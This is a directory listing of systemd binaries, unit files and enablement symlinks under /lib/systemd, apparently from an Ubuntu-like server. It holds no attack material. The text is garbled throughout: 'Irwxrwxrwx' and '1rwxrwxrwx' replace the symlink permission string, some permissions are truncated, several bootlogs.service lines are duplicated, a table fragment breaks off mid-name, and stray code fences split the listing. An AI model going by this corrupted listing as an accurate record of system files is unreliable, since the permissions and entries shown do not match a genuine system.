-rwxr-xr-x 1 root root 18K Feb 5 01:07 systemd-fsck
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-fsckd
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-growfs
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-hibernate-resume
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-hostnamed
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-initctl
-rwxr-xr-x 1 root root 127K Feb 5 01:07 systemd-journald
-rwxr-xr-x 1 root root 35K Feb 5 01:07 systemd-localed
-rwxr-xr-x 1 root root 215K Feb 5 01:07 systemd-logind
```

-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-makefs -rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-modules-load -rwxr-xr-x 1 root root 1.6M Feb 5 01:07 systemd-networkd

-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-quotacheck

-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-networkd-wait-online

```
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-random-seed
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-remount-fs
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-reply-password
-rwxr-xr-x 1 root root 371K Feb 5 01:07 systemd-resolved
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-rfkill
-rwxr-xr-x 1 root root 43K Feb 5 01:07 systemd-shutdown
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-sleep
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-socket-proxyd
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-sulogin-shell
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-sysctl
-rwxr-xr-x 1 root root 27K Feb 5 01:07 systemd-timedated
-rwxr-xr-x 1 root root 39K Feb 5 01:07 systemd-timesyncd
-rwxr-xr-x 1 root root 571K Feb 5 01:07 systemd-udevd
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-update-utmp
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-user-sessions
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-veritysetup
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-volatile-root
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 system-sleep
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 system-shutdown
-rwxr-xr-x 1 root root 1.3K Nov 15 2019 systemd-sysv-install
/lib/systemd/system:
total 956K
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 getty.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 graphical.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 local-fs.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 timers.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 rc-local.service.d
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 user@.service.d
-rw-r--r-- 1 root root 505 Jun 11 18:25 dbus.service
-rw-r--r-- 1 root root 106 Jun 11 18:25 dbus.socket
Irwxrwxrwx 1 root root 14 Feb 5 01:07 autovt@.service -> getty@.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 bootlogd.service -> /dev/null
Irwxrwxrwx 1 root root

9 Feb 5 01:07 bootlogs.service -> /dev/null

1rwxrwxrwx 1 root root

9 Feb 5 01:07 bootlogs.service -> /dev/null

9 Feb 5 01:07 bootlogs.service -> /dev/null

9 Feb 5 01:07 bootlogs.service -> /dev/null

9 Feb 5 01:07 checkfs.service -> /dev/null

1rwxrwxrwx 1 root root

9 Feb 5 01:07 checkroot-bootclean.service -> /dev/null

1rwxrwxrwx 1 root root

9 Feb 5 01:07 bootlogs.service -> /dev/null
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 console-getty.service
-rw-r--r-- 1 root root 1.3K Feb 5 01:07 container-getty@.service
| 1.3k Feb 5 01:07 container-getty@.service | 1.3k Feb 5 01:07 container-getty@.service | 9 Feb 5 01:07 cryptdisks-early.service -> /dev/null | 9 Feb 5 01:07 cryptdisks.service -> /dev/null | 13 Feb 5 01:07 ctrl-alt-del.target -> reboot.target | 13 Feb 5 01:07 dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service | 12 Feb 5 01:07 dbus-org.freedesktop.locale1.service -> systemd-localed.service | 12 Feb 5 01:07 dbus-org.freedesktop.login1.service -> systemd-logind.service | 12 Feb 5 01:07 dbus-org.freedesktop.timedate1.service -> systemd-timedated.service | 12 Feb 5 01:07 dbus-org.freedesktop.timedate1.service | 12 Feb 5 01:07 dbus-or
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 debug-shell.service
Irwxrwxrwx 1 root root 16 Feb 5 01:07 default.target -> graphical.target
-rw-r--r-- 1 root root 797 Feb 5 01:07 emergency.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 fuse.service -> /dev/null
-rw-r--r-- 1 root root 2.0K Feb 5 01:07 getty@.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 halt.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 hostname.service -> /dev/null Irwxrwxrwx 1 root root 9 Feb 5 01:07 hwclock.service -> /dev/null
-rw-r--r-- 1 root root 670 Feb 5 01:07 initrd-cleanup.service
-rw-r--r-- 1 root root 830 Feb 5 01:07 initrd-parse-etc.service
-rw-r--r-- 1 root root 589 Feb 5 01:07 initrd-switch-root.service
-rw-r--r- 1 root root 704 Feb 5 01:07 initrd-udevadm-cleanup-db.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 killprocs.service -> /dev/null
-rw-r--r-- 1 root root 717 Feb 5 01:07 kmod-static-nodes.service
Irwxrwxrwx 1 root root 28 Feb 5 01:07 kmod.service -> systemd-modules-load.service
Irwxrwxrwx 1 root root 28 Feb 5 01:07 module-init-tools.service -> systemd-modules-load.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 motd.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 mountall-bootclean.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 mountall.service -> /dev/null
```

Irwxrwxrwx 1 root root 9 Feb 5 01:07 mountdevsubfs.service -> /dev/null

```
Irwxrwxrwx 1 root root 9 Feb 5 01:07 mountkernfs.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 mountnfs-bootclean.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 mountnfs.service -> /dev/null
Irwxrwxrwx 1 root root 22 Feb 5 01:07 procps.service -> systemd-sysctl.service
-rw-r--r-- 1 root root 609 Feb 5 01:07 quotaon.service
-rw-r--r-- 1 root root 716 Feb 5 01:07 rc-local.service
Irwxrwxrwx 1 root root 16 Feb 5 01:07 rc.local.service -> rc-local.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 rc.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 rcS.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 reboot.service -> /dev/null
-rw-r--r-- 1 root root 788 Feb 5 01:07 rescue.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 rmnologin.service -> /dev/null
Irwxrwxrwx 1 root root 15 Feb 5 01:07 runlevel0.target -> poweroff.target
Irwxrwxrwx 1 root root 13 Feb 5 01:07 runlevel1.target -> rescue.target
Irwxrwxrwx 1 root root 17 Feb 5 01:07 runlevel2.target -> multi-user.target
Irwxrwxrwx 1 root root 17 Feb 5 01:07 runlevel3.target -> multi-user.target
Irwxrwxrwx 1 root root 17 Feb 5 01:07 runlevel4.target -> multi-user.target
Irwxrwxrwx 1 root root 16 Feb 5 01:07 runlevel5.target -> graphical.target
Irwxrwxrwx 1 root root 13 Feb 5 01:07 runlevel6.target -> reboot.target
Irwxrwxrwx 1 root root 9 Feb 5 01:07 sendsigs.service -> /dev/null
-rw-r--r-- 1 root root 1.5K Feb 5 01:07 serial-getty@.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 single.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 stop-bootlogd-single.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 stop-bootlogd.service -> /dev/null
-rw-r--r-- 1 root root 554 Feb 5 01:07 suspend-then-hibernate.target
-rw-r--r-- 1 root root 1.4K Feb 5 01:07 system-update-cleanup.service
-rw-r--r-- 1 root root 724 Feb 5 01:07 systemd-ask-password-console.service
-rw-r--r-- 1 root root 752 Feb 5 01:07 systemd-ask-password-wall.service
-rw-r--r-- 1 root root 752 Feb 5 01:07 systemd-backlight@.service
-rw-r--r-- 1 root root 999 Feb 5 01:07 systemd-binfmt.service
-rw-r--r-- 1 root root 537 Feb 5 01:07 systemd-exit.service
-rw-r--r-- 1 root root 714 Feb 5 01:07 systemd-fsck-root.service
-rw-r--r-- 1 root root 715 Feb 5 01:07 systemd-fsck@.service
-rw-r--r-- 1 root root 551 Feb 5 01:07 systemd-fsckd.service
-rw-r--r-- 1 root root 540 Feb 5 01:07 systemd-fsckd.socket
-rw-r--r-- 1 root root 584 Feb 5 01:07 systemd-halt.service
-rw-r--r- 1 root root 671 Feb 5 01:07 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root 541 Feb 5 01:07 systemd-hibernate.service
-rw-r--r-- 1 root root 1.2K Feb 5 01:07 systemd-hostnamed.service
-rw-r--r-- 1 root root 818 Feb 5 01:07 systemd-hwdb-update.service
-rw-r--r-- 1 root root 559 Feb 5 01:07 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root 551 Feb 5 01:07 systemd-initctl.service
-rw-r--r-- 1 root root 771 Feb 5 01:07 systemd-journal-flush.service
-rw-r--r-- 1 root root 686 Feb 5 01:07 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.6K Feb 5 01:07 systemd-journald.service
-rw-r--r-- 1 root root 597 Feb 5 01:07 systemd-kexec.service
-rw-r--r-- 1 root root 1.2K Feb 5 01:07 systemd-localed.service
-rw-r--r-- 1 root root 1.5K Feb 5 01:07 systemd-logind.service
-rw-r--r-- 1 root root 733 Feb 5 01:07 systemd-machine-id-commit.service
-rw-r--r-- 1 root root 1007 Feb 5 01:07 systemd-modules-load.service
-rw-r--r-- 1 root root 740 Feb 5 01:07 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.9K Feb 5 01:07 systemd-networkd.service
-rw-r--r-- 1 root root 593 Feb 5 01:07 systemd-poweroff.service
-rw-r--r-- 1 root root 655 Feb 5 01:07 systemd-quotacheck.service
-rw-r--r- 1 root root 792 Feb 5 01:07 systemd-random-seed.service
-rw-r--r-- 1 root root 588 Feb 5 01:07 systemd-reboot.service
-rw-r--r-- 1 root root 833 Feb 5 01:07 systemd-remount-fs.service
-rw-r--r-- 1 root root 1.7K Feb 5 01:07 systemd-resolved.service
-rw-r--r-- 1 root root 724 Feb 5 01:07 systemd-rfkill.service
-rw-r--r-- 1 root root 573 Feb 5 01:07 systemd-suspend-then-hibernate.service
-rw-r--r-- 1 root root 537 Feb 5 01:07 systemd-suspend.service
-rw-r--r-- 1 root root 693 Feb 5 01:07 systemd-sysctl.service
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 systemd-timedated.service
-rw-r--r-- 1 root root 1.4K Feb 5 01:07 systemd-timesyncd.service
-rw-r--r-- 1 root root 659 Feb 5 01:07 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root 764 Feb 5 01:07 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root 744 Feb 5 01:07 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root 863 Feb 5 01:07 systemd-udev-settle.service
-rw-r--r-- 1 root root 755 Feb 5 01:07 systemd-udev-trigger.service
-rw-r--r-- 1 root root 1006 Feb 5 01:07 systemd-udevd.service
-rw-r--r-- 1 root root 797 Feb 5 01:07 systemd-update-utmp-runlevel.service
```

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-rw-r--r- 1 root root 794 Feb 5 01:07 systemd-update-utmp.service
-rw-r--r- 1 root root 628 Feb 5 01:07 systemd-user-sessions.service
-rw-r--r-- 1 root root 690 Feb 5 01:07 systemd-volatile-root.service
Irwxrwxrwx 1 root root 21 Feb 5 01:07 udev.service -> systemd-udevd.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 umountfs.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 umountnfs.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 5 01:07 umountroot.service -> /dev/null
Irwxrwxrwx 1 root root 27 Feb 5 01:07 urandom.service -> systemd-random-seed.service
-rw-r--r-- 1 root root 593 Feb 5 01:07 user@.service
Irwxrwxrwx 1 root root 9 Feb 5 01:07 x11-common.service -> /dev/null
Irwxrwxrwx 1 root root 9 Feb 3 18:23 screen-cleanup.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 halt.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 reboot.target.wants
Irwxrwxrwx 1 root root 9 Jan 31 17:18 sudo.service -> /dev/null
-rw-r--r-- 1 root root 418 Jan 15 2020 cloud-config.service
-rw-r--r-- 1 root root 482 Jan 15 2020 cloud-final.service
-rw-r--r-- 1 root root 580 Jan 15 2020 cloud-init-local.service
-rw-r--r-- 1 root root 642 Jan 15 2020 cloud-init.service
-rw-r--r-- 1 root root 536 Jan 14 2020 cloud-config.target
-rw-r--r-- 1 root root 256 Jan 14 2020 cloud-init.target
-rw-r--r-- 1 root root 481 Jan 14 2020 mdadm-grow-continue@.service
-rw-r--r-- 1 root root 210 Jan 14 2020 mdadm-last-resort@.service
-rw-r--r-- 1 root root 179 Jan 14 2020 mdadm-last-resort@.timer
-rw-r--r-- 1 root root 670 Jan 14 2020 mdadm-shutdown.service
Irwxrwxrwx 1 root root 9 Jan 14 2020 mdadm-waitidle.service -> /dev/null
Irwxrwxrwx 1 root root 9 Jan 14 2020 mdadm.service -> /dev/null
-rw-r--r-- 1 root root 1.1K Jan 14 2020 mdmon@.service
-rw-r--r-- 1 root root 388 Jan 14 2020 mdmonitor.service
-rw-r--r-- 1 root root 127 Jan 8 2020 fstrim.service
-rw-r--r-- 1 root root 205 Jan 8 2020 fstrim.timer
-rw-r--r-- 1 root root 189 Jan 8 2020 uuidd.service
-rw-r--r-- 1 root root 126 Jan 8 2020 uuidd.socket
-rw-r--r-- 1 root root 466 Dec 9 2019 open-vm-tools.service
-rw-r--r-- 1 root root 408 Dec 9 2019 vgauth.service
-rw-r--r-- 1 root root 383 Dec 5 2019 blk-availability.service
-rw-r--r-- 1 root root 341 Dec 5 2019 dm-event.service
-rw-r--r-- 1 root root 248 Dec 5 2019 dm-event.socket
-rw-r--r-- 1 root root 345 Dec 5 2019 lvm2-lvmetad.service
-rw-r--r-- 1 root root 215 Dec 5 2019 lvm2-lvmetad.socket
-rw-r--r-- 1 root root 300 Dec 5 2019 lvm2-lvmpolld.service
-rw-r--r-- 1 root root 213 Dec 5 2019 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root 693 Dec 5 2019 lvm2-monitor.service
-rw-r--r-- 1 root root 403 Dec 5 2019 lvm2-pvscan@.service
Irwxrwxrwx 1 root root 9 Dec 5 2019 lvm2.service -> /dev/null
-rw-r--r-- 1 root root 372 Nov 25 2019 unattended-upgrades.service
-rw-r--r-- 1 root root 342 Nov 14 2019 getty-static.service
-rw-r--r-- 1 root root 362 Nov 14 2019 ondemand.service
-rw-r--r-- 1 root root 212 Nov 11 2019 apport-autoreport.path
-rw-r--r-- 1 root root 242 Nov 11 2019 apport-autoreport.service
-rw-r--r-- 1 root root 246 Nov 11 2019 apport-forward.socket
-rw-r--r-- 1 root root 142 Nov 11 2019 apport-forward@.service
-rw-r--r-- 1 root root 173 Sep 27 2019 motd-news.service
-rw-r--r-- 1 root root 161 Sep 27 2019 motd-news.timer
-rw-r--r-- 1 root root 238 Sep 3 2019 apt-daily-upgrade.service
-rw-r--r-- 1 root root 184 Sep 3 2019 apt-daily-upgrade.timer
-rw-r--r-- 1 root root 326 Sep 3 2019 apt-daily.service
-rw-r--r-- 1 root root 156 Sep 3 2019 apt-daily.timer
-rw-r--r-- 1 root root 289 Aug 26 2019 netplan-wpa@.service
-rw-r--r-- 1 root root 254 Aug 15 2019 thermald.service
-rw-r--r-- 1 root root 312 Apr 23 2019 console-setup.service
-rw-r--r-- 1 root root 287 Apr 23 2019 keyboard-setup.service
-rw-r--r-- 1 root root 330 Apr 23 2019 setvtrgb.service
-rw-r--r-- 1 root root 250 Apr 9 2019 ureadahead-stop.service
-rw-r--r-- 1 root root 242 Apr 9 2019 ureadahead-stop.timer
-rw-r--r-- 1 root root 404 Apr 9 2019 ureadahead.service
-rw-r--r-- 1 root root 412 Apr 4 2019 plymouth-halt.service
-rw-r--r-- 1 root root 426 Apr 4 2019 plymouth-kexec.service
Irwxrwxrwx 1 root root 27 Apr 4 2019 plymouth-log.service -> plymouth-read-write.service
```

```
-rw-r--r-- 1 root root 421 Apr 4 2019 plymouth-poweroff.service
-rw-r--r-- 1 root root 200 Apr 4 2019 plymouth-quit-wait.service
-rw-r--r-- 1 root root 194 Apr 4 2019 plymouth-quit.service
-rw-r--r-- 1 root root 244 Apr 4 2019 plymouth-read-write.service
-rw-r--r-- 1 root root 416 Apr 4 2019 plymouth-reboot.service
-rw-r--r-- 1 root root 532 Apr 4 2019 plymouth-start.service
-rw-r--r-- 1 root root 291 Apr 4 2019 plymouth-switch-root.service
Irwxrwxrwx 1 root root 21 Apr 4 2019 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root 490 Apr 4 2019 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root 467 Apr 4 2019 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root 463 Mar 28 2019 iscsid.service
-rw-r--r-- 1 root root 368 Jan 9 2019 irqbalance.service
-rw-r--r-- 1 root root 175 Dec 12 2018 iscsid.socket
-rw-r--r-- 1 root root 987 Dec 12 2018 open-iscsi.service
-rw-r--r-- 1 root root 618 Oct 15 2018 friendly-recovery.service
-rw-r--r-- 1 root root 172 Oct 15 2018 friendly-recovery.target
-rw-r--r-- 1 root root 258 Oct 15 2018 networkd-dispatcher.service
-rw-r--r-- 1 root root 309 May 30 2018 pollinate.service
-rw-r--r-- 1 root root 290 Apr 24 2018 rsyslog.service
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel5.target.wants
-rw-r--r-- 1 root root 175 Mar 27 2018 polkit.service
-rw-r--r-- 1 root root 544 Mar 22 2018 apparmor.service
-rw-r--r-- 1 root root 169 Feb 20 2018 atd.service
-rw-r--r-- 1 root root 919 Jan 28 2018 basic.target
-rw-r--r-- 1 root root 419 Jan 28 2018 bluetooth.target
-rw-r--r-- 1 root root 465 Jan 28 2018 cryptsetup-pre.target
-rw-r--r-- 1 root root 412 Jan 28 2018 cryptsetup.target
-rw-r--r-- 1 root root 750 Jan 28 2018 dev-hugepages.mount
-rw-r--r-- 1 root root 665 Jan 28 2018 dev-mqueue.mount
-rw-r--r-- 1 root root 471 Jan 28 2018 emergency.target
-rw-r--r-- 1 root root 541 Jan 28 2018 exit.target
-rw-r--r-- 1 root root 480 Jan 28 2018 final.target
-rw-r--r-- 1 root root 506 Jan 28 2018 getty-pre.target
-rw-r--r-- 1 root root 500 Jan 28 2018 getty.target
-rw-r--r-- 1 root root 598 Jan 28 2018 graphical.target
-rw-r--r-- 1 root root 527 Jan 28 2018 halt.target
-rw-r--r-- 1 root root 509 Jan 28 2018 hibernate.target
-rw-r--r-- 1 root root 530 Jan 28 2018 hybrid-sleep.target
-rw-r--r-- 1 root root 593 Jan 28 2018 initrd-fs.target
-rw-r--r-- 1 root root 561 Jan 28 2018 initrd-root-device.target
-rw-r--r-- 1 root root 566 Jan 28 2018 initrd-root-fs.target
-rw-r--r-- 1 root root 754 Jan 28 2018 initrd-switch-root.target
-rw-r--r-- 1 root root 763 Jan 28 2018 initrd.target
-rw-r--r-- 1 root root 541 Jan 28 2018 kexec.target
-rw-r--r-- 1 root root 435 Jan 28 2018 local-fs-pre.target
-rw-r--r-- 1 root root 547 Jan 28 2018 local-fs.target
-rw-r--r-- 1 root root 445 Jan 28 2018 machine.slice
-rw-r--r-- 1 root root 532 Jan 28 2018 multi-user.target
-rw-r--r-- 1 root root 505 Jan 28 2018 network-online.target
-rw-r--r-- 1 root root 502 Jan 28 2018 network-pre.target
-rw-r--r-- 1 root root 521 Jan 28 2018 network.target
-rw-r--r-- 1 root root 554 Jan 28 2018 nss-lookup.target
-rw-r--r-- 1 root root 513 Jan 28 2018 nss-user-lookup.target
-rw-r--r-- 1 root root 394 Jan 28 2018 paths.target
-rw-r--r-- 1 root root 592 Jan 28 2018 poweroff.target
-rw-r--r-- 1 root root 417 Jan 28 2018 printer.target
-rw-r--r-- 1 root root 745 Jan 28 2018 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root 655 Jan 28 2018 proc-sys-fs-binfmt misc.mount
-rw-r--r-- 1 root root 583 Jan 28 2018 reboot.target
-rw-r--r-- 1 root root 549 Jan 28 2018 remote-cryptsetup.target
-rw-r--r-- 1 root root 436 Jan 28 2018 remote-fs-pre.target
-rw-r--r-- 1 root root 522 Jan 28 2018 remote-fs.target
-rw-r--r-- 1 root root 492 Jan 28 2018 rescue.target
-rw-r--r-- 1 root root 540 Jan 28 2018 rpcbind.target
-rw-r--r-- 1 root root 442 Jan 28 2018 shutdown.target
-rw-r--r-- 1 root root 402 Jan 28 2018 sigpwr.target
-rw-r--r-- 1 root root 460 Jan 28 2018 sleep.target
```

```
-rw-r--r-- 1 root root 449 Jan 28 2018 slices.target
-rw-r--r-- 1 root root 420 Jan 28 2018 smartcard.target
-rw-r--r-- 1 root root 396 Jan 28 2018 sockets.target
-rw-r--r-- 1 root root 420 Jan 28 2018 sound.target
-rw-r--r-- 1 root root 503 Jan 28 2018 suspend.target
-rw-r--r-- 1 root root 393 Jan 28 2018 swap.target
-rw-r--r-- 1 root root 795 Jan 28 2018 sys-fs-fuse-connections.mount
-rw-r--r-- 1 root root 767 Jan 28 2018 sys-kernel-config.mount
-rw-r--r-- 1 root root 710 Jan 28 2018 sys-kernel-debug.mount
-rw-r--r-- 1 root root 558 Jan 28 2018 sysinit.target
-rw-r--r-- 1 root root 1.4K Jan 28 2018 syslog.socket
-rw-r--r-- 1 root root 592 Jan 28 2018 system-update.target
-rw-r--r-- 1 root root 445 Jan 28 2018 system.slice
-rw-r--r-- 1 root root 704 Jan 28 2018 systemd-ask-password-console.path
-rw-r--r-- 1 root root 632 Jan 28 2018 systemd-ask-password-wall.path
-rw-r--r-- 1 root root 564 Jan 28 2018 systemd-initctl.socket
-rw-r--r-- 1 root root 1.2K Jan 28 2018 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root 882 Jan 28 2018 systemd-journald.socket
-rw-r--r-- 1 root root 631 Jan 28 2018 systemd-networkd.socket
-rw-r--r-- 1 root root 657 Jan 28 2018 systemd-rfkill.socket
-rw-r--r- 1 root root 490 Jan 28 2018 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root 635 Jan 28 2018 systemd-udevd-control.socket
-rw-r--r-- 1 root root 610 Jan 28 2018 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root 435 Jan 28 2018 time-sync.target
-rw-r--r-- 1 root root 445 Jan 28 2018 timers.target
-rw-r--r-- 1 root root 457 Jan 28 2018 umount.target
-rw-r--r-- 1 root root 432 Jan 28 2018 user.slice
-rw-r--r-- 1 root root 493 Jan 25 2018 ssh.service
-rw-r--r-- 1 root root 244 Jan 25 2018 ssh@.service
-rw-r--r-- 1 root root 216 Jan 16 2018 ssh.socket
-rw-r--r-- 1 root root 741 Dec 18 2017 accounts-daemon.service
-rw-r--r-- 1 root root 251 Nov 16 2017 cron.service
-rw-r--r-- 1 root root 266 Aug 15 2017 ufw.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.path
-rw-r--r-- 1 root root 234 Apr 22 2017 acpid.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.socket
-rw-r--r-- 1 root root 188 Feb 24 2014 rsync.service
/lib/systemd/system/getty.target.wants:
total 0
Irwxrwxrwx 1 root root 23 Feb 5 01:07 getty-static.service -> ../getty-static.service
/lib/systemd/system/graphical.target.wants:
total 0
Irwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service
/lib/systemd/system/local-fs.target.wants:
total 0
Irwxrwxrwx 1 root root 29 Feb 5 01:07 systemd-remount-fs.service -> ../systemd-remount-fs.service
/lib/systemd/system/multi-user.target.wants:
total 0
Irwxrwxrwx 1 root root 15 Jun 11 18:25 dbus.service -> ../dbus.service
lrwxrwxrwx 1 root root 15 Feb 5 01:07 getty.target -> ../getty.target
Irwxrwxrwx 1 root root 33 Feb 5 01:07 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
Irwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-logind.service -> ../systemd-logind.service
Irwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service
Irwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-user-sessions.service -> ../systemd-user-sessions.service
Irwxrwxrwx 1 root root 29 Apr 4 2019 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
Irwxrwxrwx 1 root root 24 Apr 4 2019 plymouth-quit.service -> ../plymouth-quit.service
```

/lib/systemd/system/rescue.target.wants: total 0

Irwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmprunlevel.service

/lib/systemd/system/sockets.target.wants:

total 0

Irwxrwxrwx 1 root root 14 Jun 11 18:25 dbus.socket -> ../dbus.socket

```
Irwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-initctl.socket -> ../systemd-initctl.socket
Irwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-journald-audit.socket -> ../systemd-journald-audit.socket
Irwxrwxrwx 1 root root 34 Feb 5 01:07 systemd-journald-dev-log.socket -> ../systemd-journald-dev-log.socket
Irwxrwxrwx 1 root root 26 Feb 5 01:07 systemd-journald.socket -> ../systemd-journald.socket
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-udevd-control.socket -> ../systemd-udevd-control.socket
Irwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket
/lib/systemd/system/sysinit.target.wants:
total 0
Irwxrwxrwx 1 root root 20 Feb 5 01:07 cryptsetup.target -> ../cryptsetup.target
Irwxrwxrwx 1 root root 22 Feb 5 01:07 dev-hugepages.mount -> ../dev-hugepages.mount
Irwxrwxrwx 1 root root 19 Feb 5 01:07 dev-mqueue.mount -> ../dev-mqueue.mount
Irwxrwxrwx 1 root root 28 Feb 5 01:07 kmod-static-nodes.service -> ../kmod-static-nodes.service
Irwxrwxrwx 1 root root 36 Feb 5 01:07 proc-sys-fs-binfmt misc.automount -> ../proc-sys-fs-binfmt misc.automount
Irwxrwxrwx 1 root root 32 Feb 5 01:07 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount
Irwxrwxrwx 1 root root 26 Feb 5 01:07 sys-kernel-config.mount -> ../sys-kernel-config.mount
Irwxrwxrwx 1 root root 25 Feb 5 01:07 sys-kernel-debug.mount -> ../sys-kernel-debug.mount
Irwxrwxrwx 1 root root 36 Feb 5 01:07 systemd-ask-password-console.path -> ../systemd-ask-password-
console.path
Irwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-binfmt.service -> ../systemd-binfmt.service
Irwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-hwdb-update.service -> ../systemd-hwdb-update.service
Irwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-journal-flush.service -> ../systemd-journal-flush.service
Irwxrwxrwx 1 root root 27 Feb 5 01:07 systemd-journald.service -> ../systemd-journald.service
Irwxrwxrwx 1 root root 36 Feb 5 01:07 systemd-machine-id-commit.service -> ../systemd-machine-id-commit.service
Irwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-modules-load.service -> ../systemd-modules-load.service
Irwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-random-seed.service -> ../systemd-random-seed.service
Irwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-sysctl.service -> ../systemd-sysctl.service
Irwxrwxrwx 1 root root 37 Feb 5 01:07 systemd-tmpfiles-setup-dev.service -> ../systemd-tmpfiles-setup-dev.service
Irwxrwxrwx 1 root root 33 Feb 5 01:07 systemd-tmpfiles-setup.service -> ../systemd-tmpfiles-setup.service
Irwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-udev-trigger.service -> ../systemd-udev-trigger.service
